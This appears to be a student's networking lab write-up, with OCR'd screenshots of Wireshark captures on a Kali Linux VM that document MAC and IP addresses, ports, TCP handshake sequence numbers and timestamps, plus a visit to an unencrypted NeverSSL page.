
```
┌──(cyberrpen㉿cyberrpen)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def
ault qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKN
OWN group default qlen 1000
    link/ether 00:0c:29:47:55:5f brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.48/24 brd 192.168.11.255 scope global dynamic noprefixrou
te eth0
       valid_lft 1871sec preferred_lft 1871sec
    inet6 fe80::20c:29ff:fe47:555f/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(cyberrpen㉿cyberrpen)-[~]
└─$
```

- **MAC addresses (sender and receiver):** Capture the Ethernet frame details to find the MAC addresses.




```
▾ Ethernet II, Src: VMware_47:55:5f (00:0c:29:47:55:5f), Dst: c2:2b:d8:18:b0:5e (c2:2b:d8:18:b0:5
  ▸ Destination: c2:2b:d8:18:b0:5e (c2:2b:d8:18:b0:5e)
  ▸ Source: VMware_47:55:5f (00:0c:29:47:55:5f)
    Type: IPv4 (0x0800)
▸ Internet Protocol Version 4, Src: 192.168.11.48, Dst: 34.107.243.93
▾ Transmission Control Protocol, Src Port: 38018, Dst Port: 443, Seq: 1, Ack: 1, Len: 28
    Source Port: 38018
```

- **Timestamps of the HTTP request:** Note the timestamp of the HTTP GET request packet.



```
No.  Time          Source          Destination     Protocol Length Info
141  33.281106072  192.168.11.48   23.215.0.136    HTTP      352   GET /favicon.ico HTTP/1.…
143  33.578729523  23.215.0.136    192.168.11.48   HTTP      970   HTTP/1.1 404 Not Found  …
316  88.975296307  192.168.11.48   104.18.38.233   OCSP      482   Request
317  88.976582919  192.168.11.48   104.18.38.233   OCSP      482   Request
318  88.981562168  192.168.11.48   104.18.38.233   OCSP      482   Request
319  88.984045493  192.168.11.48   104.18.38.233   OCSP      482   Request
324  89.191156700  104.18.38.233   192.168.11.48   OCSP     1332   Response
326  89.193390580  104.18.38.233   192.168.11.48   OCSP     1332   Response
328  89.210591377  104.18.38.233   192.168.11.48   OCSP     1332   Response
330  89.211069579  104.18.38.233   192.168.11.48   OCSP     1332   Response
```

2. **Repeat the Process with External Site:**
   - Access the website: http://shinyfreshmajesticsmile.neverssl.com/online/.



NeverSSL

What?


This website is for when you try to open Facebook, Google, Amazon, etc on a wifi network, and nothing happens. Type "http://neverssl.com" into your browser's url bar, and you'll be able to log on.

How?

neverssl.com will never use SSL (also known as TLS). No encryption, no strong authentication, no HSTS, no HTTP/2.0, just plain old unencrypted HTTP and forever stuck in the dark ages of internet security.

   - Capture the same information as above for this website.
3. **Information to Capture:**

- Take screenshots of the following data from Wireshark and your web browser:
  - **The website displaying your name.**



shinyfreshmajesticsmile.neverssl.com/online/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

NeverSSL


What?

This website is for when you try to open Facebook, Google, Amazon, etc on a wifi network, and nothing happens. Type "http://neverssl.com" into your browser's url bar, and you'll be able to log on.

How?

neverssl.com will never use SSL (also known as TLS). No encryption, no strong authentication, no HSTS, no HTTP/2.0, just plain old unencrypted HTTP and forever stuck in the dark ages of internet security.

  - **Ports used (sender and receiver):** Identify the source and destination ports in the TCP packets.




tcp

```
Source          Destination     Protocol  Length Total Length Info
192.168.11.48   34.36.137.203   TCP          74           60 50164 → 443 [SYN] Seq=0
34.36.137.203   192.168.11.48   TCP          74           60 443 → 50164 [SYN, ACK] S
192.168.11.48   34.36.137.203   TCP          66           52 50164 → 443 [ACK] Seq=1
192.168.11.48   34.36.137.203   TLSv1.3     583          569 Client Hello (SNI=contil
34.36.137.203   192.168.11.48   TCP          66           52 443 → 50164 [ACK] Seq=1
34.36.137.203   192.168.11.48   TLSv1.3    1454         1440 Server Hello, Change Cip
```

```
▸ Frame 5: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface eth0, id 0
▾ Ethernet II, Src: VMware_47:55:5f (00:0c:29:47:55:5f), Dst: c2:2b:d8:18:b0:5e (c2:2b:d8:18:
  ▸ Destination: c2:2b:d8:18:b0:5e (c2:2b:d8:18:b0:5e)
  ▸ Source: VMware_47:55:5f (00:0c:29:47:55:5f)
    Type: IPv4 (0x0800)
▸ Internet Protocol Version 4, Src: 192.168.11.48, Dst: 34.36.137.203
▾ Transmission Control Protocol, Src Port: 50164, Dst Port: 443, Seq: 0, Len: 0
    Source Port: 50164
    Destination Port: 443
```


- **Initial sequence numbers (sender and receiver):** Locate the sequence numbers in the TCP handshake (SYN, SYN-ACK, ACK) packets.



```
tcp
Source          Destination     Protocol Length Total Length Info
192.168.11.48   34.36.137.203   TCP        74           60 50164 → 443 [SYN] Seq=0 W
34.36.137.203   192.168.11.48   TCP        74           60 443 → 50164 [SYN, ACK] Se
192.168.11.48   34.36.137.203   TCP        66           52 50164 → 443 [ACK] Seq=1 A
192.168.11.48   34.36.137.203   TLSv1.3   583          569 Client Hello (SNI=contile
34.36.137.203   192.168.11.48   TCP        66           52 443 → 50164 [ACK] Seq=1 A
34.36.137.203   192.168.11.48   TLSv1.3  1454         1440 Server Hello, Change Ciph

Frame 5: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface eth0, id 0
Ethernet II, Src: VMware_47:55:5f (00:0c:29:47:55:5f), Dst: c2:2b:d8:18:b0:5e (c2:2b:d8:18:
  Destination: c2:2b:d8:18:b0:5e (c2:2b:d8:18:b0:5e)
  Source: VMware_47:55:5f (00:0c:29:47:55:5f)
  Type: IPv4 (0x0800)
Internet Protocol Version 4, Src: 192.168.11.48, Dst: 34.36.137.203
Transmission Control Protocol, Src Port: 50164, Dst Port: 443, Seq: 0, Len: 0
  Source Port: 50164
  Destination Port: 443
  [Stream index: 0]
  [Conversation completeness: Complete, WITH_DATA (47)]
  [TCP Segment Len: 0]
  Sequence Number: 0    (relative sequence number)
  Sequence Number (raw): 196097858
```


- **Timestamps of the TCP handshake:** Note the timestamps of the SYN, SYN-ACK, and ACK packets.

Timestamp For SYN:




```
tcp
No.   Time         Source          Destination     Protocol Length Total Length Info
    5 0.135243945  192.168.11.48   34.36.137.203   TCP        74           60 50164 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=200
    6 0.294379862  34.36.137.203   192.168.11.48   TCP        74           60 443 → 50164 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1400 SACK_PER
    7 0.294425733  192.168.11.48   34.36.137.203   TCP        66           52 50164 → 443 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2007055680 TSecr

Frame 5: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface eth0, id 0
  Section number: 1
  Interface id: 0 (eth0)
  Encapsulation type: Ethernet (1)
  Arrival Time: Oct 23, 2025 16:30:56.040123487 WAT
  UTC Arrival Time: Oct 23, 2025 15:30:56.040123487 UTC
  Epoch Arrival Time: 1761233456.040123487
  [Time shift for this packet: 0.000000000 seconds]
  [Time delta from previous captured frame: 0.001758636 seconds]
  [Time delta from previous displayed frame: 0.000000000 seconds]
  [Time since reference or first frame: 0.135243945 seconds]
```

Timestamp For SYN-ACK:




```
tcp
No.   Time          Source           Destination      Protocol  Length  Total Length  Info
    5 0.135243945   192.168.11.48    34.36.137.203    TCP         74       60 50164 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TS
    6 0.294379862   34.36.137.203    192.168.11.48    TCP         74       60 443 → 50164 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1400 S
    7 0.294425733   192.168.11.48    34.36.137.203    TCP         66       52 50164 → 443 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=200705568

Frame 6: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface eth0, id 0
  Section number: 1
  Interface id: 0 (eth0)
  Encapsulation type: Ethernet (1)
  Arrival Time: Oct 23, 2025 16:30:56.199259404 WAT
  UTC Arrival Time: Oct 23, 2025 15:30:56.199259404 UTC
  Epoch Arrival Time: 1761233456.199259404
  [Time shift for this packet: 0.000000000 seconds]
  [Time delta from previous captured frame: 0.159135917 seconds]
  [Time delta from previous displayed frame: 0.159135917 seconds]
  [Time since reference or first frame: 0.294379862 seconds]
```

Timestamp For ACK:




```
tcp
No.   Time          Source           Destination      Protocol  Length  Total Length  Info
    5 0.135243945   192.168.11.48    34.36.137.203    TCP         74       60 50164 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM
    6 0.294379862   34.36.137.203    192.168.11.48    TCP         74       60 443 → 50164 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=14
    7 0.294425733   192.168.11.48    34.36.137.203    TCP         66       52 50164 → 443 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=200705

Frame 7: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface eth0, id 0
  Section number: 1
  Interface id: 0 (eth0)
  Encapsulation type: Ethernet (1)
  Arrival Time: Oct 23, 2025 16:30:56.199305275 WAT
  UTC Arrival Time: Oct 23, 2025 15:30:56.199305275 UTC
  Epoch Arrival Time: 1761233456.199305275
  [Time shift for this packet: 0.000000000 seconds]
  [Time delta from previous captured frame: 0.000045871 seconds]
  [Time delta from previous displayed frame: 0.000045871 seconds]
  [Time since reference or first frame: 0.294425733 seconds]
```

- **IP addresses (sender and receiver):** Identify your machine's IP address and the localhost address.



```
ip.addr
No.   Time          Source           Destination      Protocol  Length  Total Length  Info
    3 0.133451063   8.8.8.8          192.168.11.48    DNS        104       90 Standard query response 0x9796 A contile.services.mozilla.com A 34.3
    4 0.133485309   8.8.8.8          192.168.11.48    DNS        169      155 Standard query response 0x8b90 AAAA contile.services.mozilla.com SO
    5 0.135243945   192.168.11.48    34.36.137.203    TCP         74       60 50164 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=20
    6 0.294379862   34.36.137.203    192.168.11.48    TCP         74       60 443 → 50164 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1400 SACK_PE
    7 0.294425733   192.168.11.48    34.36.137.203    TCP         66       52 50164 → 443 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2007055680 TSecr
    8 0.296679441   192.168.11.48    34.36.137.203    TLSv1.3    583      569 Client Hello (SNI=contile.services.mozilla.com)
    9 0.484045833   34.36.137.203    192.168.11.48    TCP         66       52 443 → 50164 [ACK] Seq=1 Ack=518 Win=268288 Len=0 TSval=2370999159 TS
   10 0.499549863   34.36.137.203    192.168.11.48    TLSv1.3   1454     1440 Server Hello, Change Cipher Spec
   11 0.499585286   192.168.11.48    34.36.137.203    TCP         66       52 50164 → 443 [ACK] Seq=518 Ack=1389 Win=67200 Len=0 TSval=2007055885
   12 0.502837235   34.36.137.203    192.168.11.48    TCP       1454     1440 443 → 50164 [PSH, ACK] Seq=1389 Ack=518 Win=268800 Len=1388 TSval=23

Frame 5: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface eth0, id 0
Ethernet II, Src: VMware_47:55:5f (00:0c:29:47:55:5f), Dst: c2:2b:d8:18:b0:5e (c2:2b:d8:18:b0:5e)
Internet Protocol Version 4, Src: 192.168.11.48, Dst: 34.36.137.203
  0100 .... = Version: 4
  .... 0101 = Header Length: 20 bytes (5)
  Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
  Total Length: 60
  Identification: 0x4873 (18547)
  010. .... = Flags: 0x2, Don't fragment
  ...0 0000 0000 0000 = Fragment Offset: 0
  Time to Live: 64
  Protocol: TCP (6)
  Header Checksum: 0x7a81 [validation disabled]
  [Header checksum status: Unverified]
  Source Address: 192.168.11.48
  Destination Address: 34.36.137.203
```

